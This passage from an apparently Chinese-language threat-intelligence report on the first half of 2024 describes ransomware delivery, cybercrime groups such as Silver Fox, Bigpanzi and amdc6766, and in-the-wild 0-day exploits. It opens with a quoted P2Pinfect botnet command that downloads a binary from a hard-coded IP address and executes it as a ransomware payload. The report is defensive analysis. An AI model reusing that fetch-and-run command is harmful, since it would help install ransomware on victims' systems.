{"Download":{"url":"http://129.144.180.26:60107/dl/rsagen","save":"/tmp/rsagen"}}}}
{"retry":null,"delay_exec_ms":null,"error_continue":true,"cmd":{"Shell":"bash -c
'chmod +x /tmp/rsagen; /tmp/rsagen
ZW5jYXJncyAxIGJlc3ROcmNvdmVyeUBmaXJlbWFpbC5jYyxyYW5kYm5vdGhpbmdAdHV0YW5vdGEuY29t'"}
]}}}
```


▲ 图 2.3 P2Pinfect 僵尸网络下发勒索软件载荷 [114]

（三）软件伪装

针对个人用户的勒索软件还会伪装为其他破解工具类软件，诱使受害者在运行程序前禁用安全防护软件。一款以国内用户为攻击目标的勒索软件将自己伪装为某软件注册机 [77]。Albabat 勒索软件也曾以 Windows 10 激活工具和游戏作弊程序作为伪装进行分发 [82]。



▲ 图 2.4 伪装为工具软件注册机程序的勒索软件 [77]

三、攻击活动特点和趋势

（一）勒索是渗透的最后一步


虽然最终都是部署勒索软件，但不同勒索团伙采用的攻击手法体现了它们不同层次的技术水平。针对组织机构的勒索组织和渗透团伙几乎没有差别，在获取初始立足点后，攻击者往往会细致地进行系统和网络侦测以及横向移动操作。对于采用“双重勒索”模式的勒索组织更是如此，因为它们需要先将数据隐蔽地转移出去，勒索软件不过是攻击者处心积虑渗透过程的最后一环。此外，一些勒索软件团伙还会借助驱动程序（BYOVD 技术）从内核层面对抗安全防护软件，为勒索软件发挥作用扫清障碍。

（二）继承过去的新兴勒索软件

勒索软件世界中不断有“新人”出现，而这些新兴勒索软件往往有着它们的历史源头。2024 上半年，研究人员发现一个采用双重勒索模式的新勒索软件变种 Trinity[103]，它和之前披露的勒索软件 2023Lock 以及 Venus 存在关联。2024 年 2 月首次出现的勒索组织 RansomHub 很可能与另一个已停止运营的 Knight 勒索团伙有着代码上的渊源 [111]。尽管活跃时间不长，但 RansomHub 目前声称已攻击了全球数十个组织 [109]。

（三）针对虚拟化环境的勒索攻击显现

多种勒索软件已具备针对虚拟化环境的能力。Agenda 勒索软件使用嵌入在二进制文件中的自定义 PowerShell 脚本在 VMWare vCenter 和 ESXi 服务器之间传播，这可能会影响虚拟机甚至整个虚拟基础架构，导致虚拟环境中运行的服务中断 [95]。Mallox 勒索软件也被发现将攻击目标扩大到包括虚拟化服务器，攻击者在勒索软件中增加了一项功能，用于检测计算机是否在 VMWare ESXi 环境中运行 [112]。



▲ 图 2.5 Agenda 勒索软件攻击链 [95]

第三章 互联网黑产

网络信息技术的应用推动了许多行业的发展，但在阴影之下也催生了互联网黑色产业链，不法分子利用网络渠道和技术手段从事游走在法律监管之外的牟利活动，成为危害网络世界平稳运行的一大威胁来源。本章将对 2024 上半年国内安全厂商披露的互联网黑产攻击活动进行介绍，其中既有被多个黑产团伙使用的“银狐”木马继续肆虐，又有新型黑产团伙浮出水面。

一、银狐木马黑产团伙

银狐最初被当作单个黑产团伙，后来安全研究人员逐渐发现银狐样本变种多，迭代速度快，涉及的网络资产数量庞大且分散，投递方式多样，远超单一黑产组织的能力范围。另外，银狐其中一个版本的源码 winos（基于开源的 Gh0st 木马）已经在黑产圈子中被广泛交易并传播 [116]。因此友商将银狐攻击活动视为多个黑产团伙所为 [116、117]，银狐木马是这些黑产团伙的共用工具。本文沿用此观点，即认为银狐相关活动囊括了一系列黑产团伙。

值得一提的是，奇安信病毒响应中心早先披露的“谷堕大盗”[118] 和友商发现的“游蛇”[119] 均与银狐系列黑产团伙有关。

（一）活动概述


奇安信威胁情报中心整理了 2024 上半年多个安全厂商发布的关于银狐木马黑产团伙攻击活动报告，如下表所示。

报告名称	发布时间	发布机构
银狐团伙近期钓鱼活动追踪 [120]	2024-01-02	腾讯
银狐黑吃黑：利用伪造 MSI 安装包攻击黑产从业者 [121]	2024-01-04	微步在线
银狐技战法，偷梁换柱之技，发现新变种在野攻击 [122]	2024-03-15	深信服

报告名称	发布时间	发布机构
银狐再临——瞄准财税岗位定向钓鱼攻击 [123]	2024-03-27	360
隐藏在“报税”诱饵背后的钓鱼攻击 [124]	2024-03-28	微步在线
“游蛇”黑产近期攻击活动分析 [125]	2024-04-07	安天
银狐黑产团伙大规模针对财税人员 [126]	2024-04-29	奇安信
“银狐”钓鱼团伙 2024 年 1-5 月攻击趋势 [127]	2024-05-09	腾讯
银狐团伙借助某终端安全管理软件发起钓鱼攻击 [128]	2024-05-16	腾讯
“银狐”团伙使用核酸检测退费发票信息主题的钓鱼攻击增多 [129]	2024-05-24	腾讯
“成熟后门”再度投递，银狐变种利用 MSI 实行远控 [130]	2024-06-12	火绒
“游蛇”黑产团伙利用恶意文档进行钓鱼攻击活动分析 [131]	2024-06-21	安天

▲ 表 3.1 2024 上半年银狐木马黑产团伙攻击活动

银狐木马黑产团伙针对其他黑产从业人员展开过黑吃黑行动 [121]，在一些黑产相关的 Telegram 频道大量散播捆绑木马的软件安装包，通过模仿黑产人员常用软件吸引目标下载。2024 上半年银狐木马黑产团伙使用的诱饵包含大量“财税”、“发票”类话题，意图攻击企事业单位财税等岗位的人员。



▲ 图 3.2 银狐木马黑产团伙使用的钓鱼链接主题示例 [126]

（二）攻击手法和工具

2024 上半年银狐木马黑产团伙继续采用软件安装包伪装和网络钓鱼的方式投递恶意程序。伪装的软件安装包以 MSI 格式为主，其中除了正常安装程序，还捆绑了木马文件。为了增加受害者的信任，攻击者还会仿照官方软件下载页面搭建虚假的下载站点。

攻击者网络钓鱼的途径包含电子邮件和即时通讯软件，既有直接投放恶意文件让受害者打开，也有发送钓鱼链接并引诱受害者访问然后下载恶意程序。一旦攻击者通过木马或者远程控制软件掌控了受害者设备，后续还会在即时通讯软件中冒充受害者身份进一步传播恶意程序，扩大攻击范围。

攻击者投递的恶意程序通常经过多阶段的加载过程才植入最终的木马，借助载荷加壳和多样化的加载方式实现对杀毒软件检测的绕过。托管载荷的远程服务器类型包括自建站点、云服务器和第三方网站。

除了使用 Gh0st 木马变种和 AsyncRAT 等木马程序，这些黑产团伙在 2024 上半年的攻击活动中还滥用了多种企业电脑监控软件，包括“第三只眼”[125]、WorkWin[127] 和某终端安全软件的计算机监控功能 [128]。


二、Bigpanzi

（一）活动概述

Bigpanzi 是奇安信 X 实验室在 2024 年初披露的一个大型黑产团伙 [132]，掌控的僵尸网络规模超过 10 万，Bot 节点主要分布在巴西。该团伙主要针对的设备是 Android 操作系统的电视、机顶盒，eCos 操作系统的机顶盒等。

攻击者组建僵尸网络的主要手段是向用户提供免费或廉价的视听服务，诱使用户安装免费的视频 APP，或固件刷机安装廉价的影像娱乐平台。而安装的 APP/ 娱乐平台都带有后门组件，导致设备变成黑产团伙私建流媒体平台中的一个业务流量节点。基于这些受控设备，黑产团伙的业务涵盖流量代理、DDoS 攻击、互联网内容服务（OTT）、盗版流量（Pirate Traffic）等。

Bigpanzi 的危害除了利用僵尸网络发动 DDoS 攻击，还在于它可以通过被控制的 Android 电视或机顶盒不受法律法规约束地传播任何图像、声音信息。



▲ 图 3.3 Bigpanzi 黑产团伙业务结构 [132]

（二）攻击手法和工具

目前已知 Bigpanzi 感染设备的途径针对 Android 和 eCos 平台，有以下 3 种方式：（1）通过盗版流量

的影视 APP（Android）；（2）通过后门化的通用 OTA 固件（Android）；（3）通过后门化的“SmartUpTool”固件（eCos）。

Bipanzi 团伙所用的样本种类繁多，涉及到 PE，DEX，ELF 等多种格式，使用的攻击武器和工具有下面几种。

（1）pandoraspear
pandoraspear 是一个针对 Android 系统的后门木马。从远程服务器请求加密的 hosts 文件，解密后替换被侵入设备的 /etc/hosts，实现 DNS 劫持。支持的 C2 指令功能包括执行 DDoS，反向 shell，执行命令等。

（2）pcdn
pcdn 的功能有两个，主要功能为在设备上搭建一个流媒体平台，并通过 P2P 协议将诸多被感染设备组网，形成一个类似 P2P 的内容分发网络 (CDN)，适用于视频点播、直播、回看、大文件下载的业务场景。组建的 CDN 网络被研究人员称为 Pandora-CDN。研究人员推测 Bigpanzi 使用 Pandora-CDN 的业务场景是盗版视频的播放，以及相关 APK 的下载。pcdn 的另一个功能是将设备“武器化”，执行 C2 下发的指令，进行 DDoS 攻击。

（3）Windows 平台上运行的 DDoS 工具 Fl00d 和 Fl00d 2.0。

（4）ptcrack，一款 Go 语言编写的针对众多网络协议的 cracker 工具。


（5）p2p_peer，该工具利用 P2P 协议实现 Pandora-CDN 节点发现。

三、暗蚊

（一）活动概述

“暗蚊”黑产团伙，又称 amdc6766 团伙，主要攻击 IT 运维人员。该团伙在 2023 年对 PHP/JAVA 环境部署工具 OneinStack 和 Linux 服务器环境部署工具 LNMP 发起多次供应链投毒攻击 [133、134]，并创建了多款运维工具（如（AMH、宝塔、Xshell、Navicat）的虚假下载页面，用于投递恶意程序 [134]。

2024 上半年，研究人员发现该团伙在一个较为流行的 macOS 破解软件下载站点上，托管了 5 款带毒恶意工具 [135]，恶意程序伪装为 SecureCRT、FinalShell、Navicat、UltraEdit、Microsoft Remote Desktop，下载总量已超 3 万次。



▲ 图 3.4 暗蚊黑产团伙仿造的带毒运维工具 [135]

此外暗蚊团伙再度对 LNMP 发起供应链投毒攻击，向 LNMP 部署的 Nginx 源码中植入恶意代码 [136]。

（二）攻击手法和工具

攻击者在 macOS 软件伪装攻击事件中，将带毒软件上传到一个有较多访问量的软件下载站点，增大了恶意程序能接触到的受害者范围。恶意运维工具运行后，从远程服务器下载远控木马，攻击者植入受害者 macOS 设备的远控木马是从开源木马 KhepriC2 和 goncat 改写而来。控制 macOS 设备后，攻击者收集各类文件上传至匿名文件共享服务托管平台 oshi.at，并用 fscan、nmap 等进行内网扫描，借助 Web 漏洞和 SSH 暴力破解等手段进入 Linux 服务器，最终在 Linux 服务器里植入后门。

而在 LNMP 供应链投毒事件中，攻击者用源码植入的方式在 LNMP 部署的 Nginx 程序中创建了带有远程命令执行功能的后门，随后连接 Ngnix 后门，进一步安装其他恶意程序。

四、金相狐

（一）活动概述


金相狐是奇安信病毒响应中心在 2024 年 3 月披露的黑产团伙 [137]，攻击者将恶意程序借助伪装成泰国地区合法机构的移动端应用软件，诱使用户下载使用，进而窃取用户的面部生物特征数据和个人金融信息，实施金融诈骗活动。

金相狐团伙的仿冒软件包括泰国省电力局（PEA）应用，以及泰国政府、金融部门和公共事业公司的相

关应用程序。窃取受害者面部特征数据是黑产团伙对此前泰国央行要求银行在大额交易时用人脸识别确认身份这一政策的应对手段。

（二）攻击手法和工具

金相狐团伙用社学工程学手法诱导用户安装并使用仿冒软件和可监控金融应用的恶意软件（金融监控软件），从而完成信息窃取。



▲ 图 3.5 金相狐黑产团伙攻击过程 [137]

作为攻击入口的仿冒软件通过 Google Play 等应用商店传播。受害用户安装仿冒软件后，被诱导授予仿冒软件相关权限，包含无障碍服务、相机、短信等高危权限。然后仿冒软件会通过社会工程学手段诱导受害用户上传自己的身份证件信息，借助人脸检测识别采集受害者的面部特征数据，窃取的面部特征数据和其他信息被上传到云服务器和主控服务器。


另外，仿冒软件会下载并诱导受害者安装名为“b.apk”的文件包，此包是一个伪装的客服软件，软件内部会监控目标金融软件，并定制每个金融软件的钓鱼和锁定界面。

在对受害者诈骗的过程中，恶意软件可以实时远程控制目标设备，主要针对目标银行进行操作。在远控功能中，具有一系列试图控制用户金融应用使用的命令，其中就包含下发弹窗和锁定目标银行的功能，攻击者以此可取得受害者的金融账户密码。

五、其他


2024 上半年还有其他多起黑产活动被披露。2024 年 1 月，友商发布报告曝光一起利用仿冒的移动端聊天应用，针对多个国家的金融攻击活动 [137]。此次攻击活动时间可追溯至 2023 年 3 月，已知受害者多达数万人，受害区域遍布亚洲、欧洲、澳洲地区的多个国家。

仿冒聊天软件申请无障碍权限，以获取对受害设备的控制，并针对性地攻击设备上安装的虚拟货币钱包和银行应用。在攻击者服务器上，研究人员发现了仿冒聊天应用的系统后台，关联到疑似系统平台开发者的 TG 账户，进一步调查到该开发者利用 Telegram 出售恶意木马和聊天后台系统。



▲ 图 3.6 利用仿冒聊天软件发起的金融攻击活动 [138]

2024 年 3 月，奇安信威胁情报中心揭露了线上考试作弊的黑产运作模式 [139]。托福、GRE 等考试的考生为了寻求线上考试的理想成绩，购买网络作弊服务。替考服务提供商在考生电脑上安装的作弊程序包含远控程序，并下发作弊插件使多款考试检测程序无法检测到远程桌面应用进程，进而让替考人员顺利完成作弊操作。



▲ 图 3.7 线上考试作弊过程 [139]

第四章 网络威胁中的漏洞利用

2024 年上半年在野利用的 0day 数量与去年同期相比基本一致，但往年微软、谷歌、苹果三足鼎立的格局被打破，Google 依旧是相关漏洞最多的厂商，微软、苹果的相关漏洞数量却有所回落，其中空缺部分被网络边界设备漏洞填补。虽然 Chrome 仍然是目前攻击者热衷的浏览器攻击向量，不过相比于 Chrome 高昂的研究成本，部分攻击者将目标移向了防火墙、VPN 这样的边界设备，且相关的 0day 攻击开始增多。此外正如我们之前在 2023 年度报告中的预测一样，在野利用 0day 的攻击者归属更难界定，漏洞军火商开始频繁下场。

从 2024 年上半年的在野 0day 涉及厂商的数量分布可以看出，攻击者开始尝试新的攻击向量，这一方面体现了行业对现有攻击整体防御能力的提升，但同时也意味着攻击者试图另辟蹊径绕过安全人员的视野，因此攻击者与安全人员的博弈依旧是一场不断升级的漫长拉锯战。

漏洞编号	影响目标	EXP/POC 是否公开	利用的 APT 组织	披露厂商
CVE-2023-46805	Ivanti Connect Secure	是	UNC5221	Google Mandiant
CVE-2024-21887	Ivanti Connect Secure	是	UNC5221	Google Mandiant
CVE-2024-0519	Google	否	未知	未知
CVE-2024-23222	Apple	否	未知	未知
CVE-2024-23225	Apple	否	未知	未知
CVE-2024-23296	Apple	否	未知	未知
CVE-2024-21338	Microsoft	是	Lazarus	Avast
CVE-2024-21351	Microsoft	否	未知	未知
CVE-2024-1708	ScreenConnect	是	Black Basta Bl00dy 勒索	ConnectWise
CVE-2024-1709	ScreenConnect	是	Black Basta Bl00dy 勒索	ConnectWise
CVE-2024-21412	Microsoft	是	Water Hydra	Aura Information Security Google Threat Analysis Group Trend Micro's Zero Day Initiative

漏洞编号	影响目标	EXP/POC 是否公开	利用的 APT 组织	披露厂商
CVE-2024-26169	Microsoft	是	Storm-1811	Symantec
CVE-2024-29745	Google	否	未知	未知
CVE-2024-29748	Google	否	未知	未知
CVE-2024-20353	Cisco	否	ArcaneDoor	Cisco Talos
CVE-2024-20359	Cisco	否	ArcaneDoor	Cisco Talos
CVE-2024-4671	Google	否	未知	未知
CVE-2024-4761	Google	是	未知	未知
CVE-2024-4947	Google	是	未知	Kaspersky
CVE-2024-30040	Microsoft	否	未知	未知
CVE-2024-30051	Microsoft	否	QakBot	Kaspersky DBAPPSecurity Google Threat Analysis Group Google Mandiant
CVE-2024-3400	Palo Alto Networks	是	UTA0218	volexity
CVE-2024-5274	Google	是	未知	Google Threat Analysis Group Chrome Security
CVE-2024-4610	ARM	否	未知	未知
CVE-2024-32896	Google	否	未知	未知

▲ 表 4.1 2024 上半年披露的高危漏洞


一、一周三修，Chrome 闪击

2024 上半年 Google 相关产品的在野 0day 漏洞攻击依旧是最多的，而这里面 Chrome 浏览器又占据了大部分份额。作为全球市场占有率最大的浏览器，Chrome 浏览器也是目前市面上攻击面最大的软件，在历年奇安信威胁情报中心报告的在野 0day 攻击中，总有 Chrome 浏览器的一席之地。

2024 年上半年是 Chrome 0day 在野攻击爆发的一年，其数量和 2021 年一致 (2021 年是截止目前在野

0day 攻击最多的一年)，且出现了在 2024/05/07-2024/05/13 这 7 天内，连续修复 CVE-2024-4671/ CVE-2024-4761/ CVE-2024-4947 三个在野 0day 的盛况。Google 安全研究人员和攻击者在 Chrome 上的对抗可以说是在野 0day 攻防中最激烈的一条战线，没有之一！尽管多年以来 Chrome 一直是 0day 攻击最频繁的软件，但 Google 安全研究人员背后的努力值得任何厂商学习。

而随着 2024 年 Chrome 中 V8 沙盒的完善，一套完整的 Chrome 利用代码需要从之前的代码执行加 Chrome 沙盒绕过转变为代码执行加 V8 沙盒绕过加 Chrome 沙盒绕过的模式，攻击者的成本会再次提升。到时候这场持续了近 5 年的对抗是会继续加剧，还是攻击者转向其他的攻击向量，让我们拭目以待。



▲ 图 4.2 V8 沙盒演化

二、从边界入局，陷落的边界设备

边界设备作为企业外围的第一道防线，对企业安全的重要性毋庸置疑，而在 2024 年上半年出现了多起以边界设备为入口的攻击。

2024 年 1 月 11 日，Mandiant 披露了 UNC5221 的在野攻击活动，该攻击中 UNC5221 使用了 Ivanti Connect Secure VPN 的两个 0day 漏洞，在成功利用 CVE-2023-46805（身份验证绕过）和 CVE-2024-21887（命令注入）之后，投递了多个自定义的木马程序。

